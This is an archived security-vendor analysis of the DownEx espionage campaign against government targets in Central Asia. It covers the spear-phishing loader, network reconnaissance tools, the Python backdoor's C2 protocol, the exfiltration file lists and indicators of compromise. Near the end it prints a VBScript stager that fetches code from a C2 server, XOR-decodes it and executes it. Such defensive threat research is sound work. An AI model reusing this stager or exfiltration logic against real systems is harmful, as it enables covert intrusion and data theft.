Deep Dive Into DownEx Espionage Operation in Central Asia

By Martin Zugec

Archived: 2026-04-05 15:56:49 UTC

In late 2022, Bitdefender Labs detected a cyberattack targeting foreign government institutions in Kazakhstan. While investigating this incident, it was revealed that this was a highly targeted attack designed to exfiltrate data. We decided to postpone publishing our findings and monitored the region for other similar attacks. This effort was rewarded, when we detected another attack in Afghanistan and collected additional samples and observations.

By sharing this information, we hope to raise awareness about the current threat landscape and help public and private organizations to protect themselves.

Anatomy of an attack

The domain and IP addresses involved do not appear in any previously documented incidents, and the malware does not share any code similarities with previously known malicious software. Since this appears to be a new malware family, we named it **DownEx**.

By analyzing indirect indicators such as the specific targets of the attacks, the document metadata impersonating a real diplomat, and the primary focus being on data exfiltration, we can make an educated guess that a state-sponsored group is responsible for these incidents. Despite trying various methods, we have been unable to attribute these attacks to a specific threat actor. One clue pointing at the origin of the attack is the use of a cracked version of Microsoft Office 2016 popular in Russian-speaking countries (known as “SPecialisST RePack” or “Russian RePack by SPecialiST). It is also unusual to see the same backdoor written in two languages - this practice was previously observed with group APT28 (Russian-based) with their backdoor Zebrocy. Based on a combination of indicators we are attributing this campaign to a group associated with Russia, albeit with low confidence.

Initial access

While the initial infection vector remains unclear, we expect that threat actors used social engineering techniques to deliver a spear-phishing email with a malicious payload. The attack used a simple technique of using an icon file associated with .docx files to masquerade an executable file as a Microsoft Word document. The attachment file did not use double-extension (commonly detected as a suspicious practice) and was simply named `“! to <redacted> embassy kazakh 2022.exe”`. Unfortunately, it seems that email remains an effective route for delivering malicious payloads in 2023.

This executable is a self-contained loader. After executing this attachment, two files are extracted to disk and executed:

- `C:\Users\<Redacted>\Appdata\Local\Temp\! to <Redacted> Embassy kazakh 2022.doc`

- `C:\ProgramData\Utility\log`

The extracted Word document is a simple disguise and designed as a way for the attacker to not raise suspicion while the malicious script ran in the background.





Fig 1: The extracted Word document is inconspicuous and seemed to be designed only as a way for the attacker to not raise suspicion while the malicious script ran in the background.

The second file `log` is extension-less HTA file (normally `.hta`) with embedded VBScript code. HTA stands for "HTML Application" and it is a file type that contains VBscript, HTML, CSS, or JavaScript code that can be executed as a standalone application on a Windows operating system. HTA was a popular method for sysadmins to add basic user interface to their scripts or create simple utility programs.



The download of the next stage failed, and we have not been able to retrieve the payload from the command and control (C2) server. Based on our analysis of similar attacks, we expect threat actors tried to download backdoor to establish persistence.

Several other tools located on the victim's machine were used to establish connection to the C2 server. In the next section, we document our analysis of these tools and scripts.


Discovery

We have discovered two tools written in C/C++ designed to enumerate all the resources on a network. Both executables `wnet.exe` (MD5: `a45106470f946ea6798f7d42878cff51`) and `utility.exe` (MD5: `3ac42f25df0b600d6fc9eac73f011261`) were in the folder `C:\\ProgramData\\Programs`. Functionality is using Windows Networking (WNet) functions from Win32 API. This is a common approach to network reconnaissance because these functions are network independent.

Command and Control

To establish communication loop with the C2 infrastructure, threat actors deployed Python-based backdoor `help.py` located in the folder `C:\ProgramData\python\tools\scripts`. The threat actors took an extra effort to make this script hard to analyze. The script was protected by PyArmor, a Python obfuscation tool that can help protect scripts from reverse engineering and tampering. We were able to retrieve the corresponding `Pytransform.pyd` module. This compiled module (basically a DLL file used by Python script) was protected by the Themida software protection tool, and multiple obfuscation techniques including opcode mixing have been used.

Through considerable effort, we were able to analyze this script, and reverse engineer the C2 communication protocol and the structure of the script.



1. Generates a public/private RSA keypair
2. Sends a public key with information about campaign ID
3. Returns a client ID for compromised endpoint
4. Establishes connection to the C2 server (infinite loop)

1. `Help.py` generates an RSA public/private key pair of 2048 bits.
2. The public key is shared with the C2 server (`https[:]//net-certificate[.]services:443`) using POST method with the following key-value pairs.
    1. `USR_KAF` –Contains `EmailID`, the hardcoded value identifying a specific email campaign.
    2. `USR_PUB` – Public key generated in step 1.
    3. `USR_CRC` – The SHA256 hash of the running script (`help.py`) generated automatically.
3. The C2 replies with a valid Python code to set up client ID. This client ID is used in step 4.
    1. `TSK_KEY` – An encrypted AES key required to decrypt the TSK_BODY field. This value is encrypted using a public key from step 2.
    2. `TSK_IV` – AES Initialization Vector required to decrypt the TSK_BODY field. This value is encrypted using a public key from step 2.
    3. `TSK_BODY` – Python code encrypted with AES in CBC mode. We emulated the protocol, and the response was always to set up a variable `USR_KAR`. This seems to be client identification. In an infinite loop, the script will make a POST request to `https[:]//net-certificate.services:443/<USR_KAF>`, where the USR_KAF is client ID retrieved in the step 3.

4. In an infinite loop, the script will make a POST request to `https[:]//net-certificate.services:443/<USR_KAF>`, where the USR_KAF is client ID retrieved in the step 3.

The C2 can respond with specific tasks to perform on compromised machine. The task contains following values:

- `TSK_KEY` and `TSK_IV` – AES key and initialization vector required to decrypt the TSK_BODY. These values are encrypted using the public key generated from step 2.
- `TSK_LINK` – Number representing a unique task ID. This seems to be incremental and global value for all victims. The largest task ID we have detected is 115880, so we can assume that over 100K tasks were sent across the victims.
- `TSK_BODY` – This is an encrypted Python code, representing a task to execute.

The tasks are represented by a Python class, having the form "`class A<number>`". During our monitoring, we have observed the 4 distinct tasks, but we are confident there are more task types:

- A3 – DOWNLOAD_LIST – Exfiltrate files with specific extensions from a directory.
  - Directories `D:\` and `C:\Users` are recursively parsed.
  - List of extensions is hardcoded: `doc; docx; dot; dotx; xls; xlsx; ppt; pptx; odt; pdf; rtf; rar; jpg; jpeg; bmp; heic; tiff; tif`.
  - Only retrieves files that have been modified in the last N days. N is a hardcoded value, if its value is -1, the last modified data filter is not applied.
  - Files are exfiltrated in zip archives limited to 16 MBs. If needed, multiple archives are used.
  - The victim returns a list of the matching files to the C2 server, including information about full path, size created, and the last modified date.
- A4 – DOWNLOAD_AND_DELETE_LIST – Similar to A3 task, but it also deletes the exfiltrated files.
  - We think this task is used to exfiltrate files generated by another malicious task/malware. This assumption is based on the observed instructions like download and delete files from:
    - `C:\\ProgramData\\Python\\Lib\\LOC\\F` that don't have the extension `.py`.
    - `C:\\Users\\<USERNAME>\\AppData\\Local\\Diagnostics\\<USER_SID>\\1cbe6654-466b-4d53-8303-2e86ab6db8a7` with extension `~tmp`.
- A6 – SCAN_LIST – Similar to A3 task, but it only reports matching files without exfiltrating them.
- A7 – SCREENSHOT – Uploads a screenshot from the compromised machine.
  - The number of screenshots and interval between them is hardcoded value.

After victim finish processing the tasks, it communicates back to the C2 server using the following JSON structure:

- `SK_LINK` – Task ID, as specified in the task request from the C2 server.
- `RESULT` – The result of the task or a debug/log message. For example "Success: GET from client SCREENSHOT_START". This field is encrypted with AES and base64 encoded.
- `NAME_FILE` – The name of the file on the server where RESULT is written. It contains a timestamp, the task ID, and additional information (e.g. method executed). This field is encrypted with AES and base64 encoded.

It is important to mention that nothing prevents threat actors from delivering Python code directly instead of using class constructs.

Collection and Exfiltration

During our investigation, we have identified multiple samples of new malware written in C++. The executable `diagsvc.exe` was stored in folder `C:\\ProgramData\\Programs` and is designed for files exfiltration.




Fig 2: Different approaches to establishing the C2 connection

One of the samples included a PDB string `"C:\Projects\DOWN\Release\DOWN.pdb"`. PDB (Program DataBase) is a file format used by Microsoft Visual Studio for storing debugging information about an executable or DLL file. We decided to call this malware family **DownEx** by combining the DOWN project name with its intended purpose (Exfiltration).

There were small differences between samples that we have collected – some had more debug strings, other contained strings encrypted with a simple XOR cipher. One simple (MD5: `ae5d4b9c1038f6840b563c868692f2aa`) did not exfiltrate data by contacting the C2 server directly, instead it created and executed a VBScript `C:\\ProgramData\\Temp\\driver.vbs` responsible for exfiltration. All collected samples contacted the same C2 server located at `84.32.188[.]123`.

After execution, DownEx starts recursively parsing both local and network drives and collects the files with the following extensions:

- .doc, .docx, .rtf, .xlsx, .xls, .pdf, .ppt, .pptx, .~tm, .bmp, .rar, .jpg, .odt, .p12, .heic, .enc, .jpeg, .tiff, .tif, .zip, .crf, .enc, .cr, .lhz, .pem, .pgp, .sbx, .tlg

Threat actors are interested in confidential files like `.pgp` or `.pem` files, but also in financial data such as QuickBooks log files (`.tlg` extension).

After the files are collected, they are exfiltrated using a password-protected zip archive. Size of uncompressed data is limited to 30 MBs for each archive. If needed, multiple archive files are generated. To limit the size of exfiltrated files, DownEx stores checksums of already exfiltrated files (CRC) to avoid duplication. The archives are exfiltrated to the C2 server by making POST request to `http[:]//84.32.188[.]123/hftqlbgtg.php`.

During our investigation, we have discovered a VBScript-based version of DownEx (MD5: `f3474c17d8c33055c28cb45a04ab484f`) with the same functionality as the C++ version. This is a fileless attack – the DownEx script is executed in memory and never touches the disk. The script version of DownEx was downloaded by the encoded VBscript file `slmgr.vbe` from `http[:]//206.166.251[.]216/www.php` using a custom user agent (to identify campaign).

```
On Error Resume Next
emailID = "82myilz8HrdPTSycB9axlmh9f"
Function SendPost(post, mode)
    On Error Resume Next
    Set http_obj = CreateObject("Msxml2.ServerXMLHTTP.6.0")
    http_obj.Open "POST", "http://206 www.php", False
    http_obj.setTimeouts 60000,60000,300000,300000
    http_obj.setRequestHeader "Content-type", "application/x-www-form-urlencoded"
    http_obj.setRequestHeader "User-Agent", mode & "_" & emailID
    http_obj.Send post
    If len(http_obj.responseBody) > 0 Then
        SendPost = http_obj.responseText
    Else SendPost = ""
    End If
End Function
rtext = SendPost("jghmftrthyg=" & emailID & "&vbmgjhggf=0", "S")
str = ""
For j = 0 To Len(rtext)-1
    str = str & Chr(Asc(Mid(rtext,j+1,1)) Xor Asc(Mid(emailID,(j Mod 25 + 1),1)))
Next
ExecuteGlobal str

```

Fig 3: The slmgr.vbe script is downloading another script from the C2 server

Conclusion

This attack highlights the sophistication of a modern cyberattack. Cybercriminals are finding new methods for making their attacks more reliable. To prevent attacks like this, organizations should focus on implementing a combination of cybersecurity technologies to harden their security posture. Technologies such as advanced malware detection with machine learning that can identify malicious scripts, email filtering, sandbox for detonation of suspicious files, network protection that can block C2 connections, and detection and response capabilities that extend beyond the endpoints to networks. These technologies are all available with Bitdefender GravityZone. These tools can help detect and prevent attacks, as well as limit the damage caused if an attack does occur.

We would like to thank Adrian Schipor, Victor Vrabie, Cristina Vatamanu, and Alexandru Maximciuc for help with putting this advisory report together.

Indicators of Compromise

An up-to-date and complete list of indicators of compromise is available to Bitdefender Advanced Threat Intelligence users. The currently known indicators of compromise can be found in the table below.

Files

MD5	Location	Source
`1e46ef362b39663ce8d1e14c49899f0e`	User Desktop	Bitdefender research
`bb7cf346c7db1c518b1a63c83e30c602`	User Desktop	Bitdefender research
`a45106470f946ea6798f7d42878cff51`	wnet.exe	Bitdefender research
`3ac42f25df0b600d6fc9eac73f011261`	utility.exe	Bitdefender research
`14a8aad94b915831fc1d3a8e7e00a5df`	driver.vbs	VirusTotal
`457eca2f6d11dd04ccce7308c1c327b7`	help.py	Bitdefender research
`d310a9f28893857a0dc1f7c9b624d353`	help.py	Bitdefender research
`d20e4fffbac3f46340b61ab8f7d578b1`	slmgr.vbe	Bitdefender research
`5602da1f5b034c9d2d6105cdc471852b`	slmgr.vbe	Bitdefender research
`89f15568bc19cc38caa8fd7efca977af`	Diagsvc.exe	VirusTotal
`ae5d4b9c1038f6840b563c868692f2aa`	Diagsvc.exe	Bitdefender research
`c273cdfcfd808efa49ec0ed4f1c976e0`	Diagsvc.exe	VirusTotal

`d11fcd39a30a23176337847e54d7268c`	Diagsvc.exe	Bitdefender research
`70e4305af8b00d04d95fba1f9ade222d`	Diagsvc.exe	VirusTotal
`1492b0079b04eb850279114b4361f10c`	Diagsvc.exe	Bitdefender research

Network

Domain	**Source**
`net-certificate[.]services`	Bitdefender research

IP/DNS	**Source**
`139.99.126[.]38`	Bitdefender research
`84.32.188[.]123`	Bitdefender research
`206.166.251[.]216`	Bitdefender research

CONTACT AN EXPERT

Source: https://www.bitdefender.com/en-us/blog/businessinsights/deep-dive-into-downex-espionage-operation-in-central-asia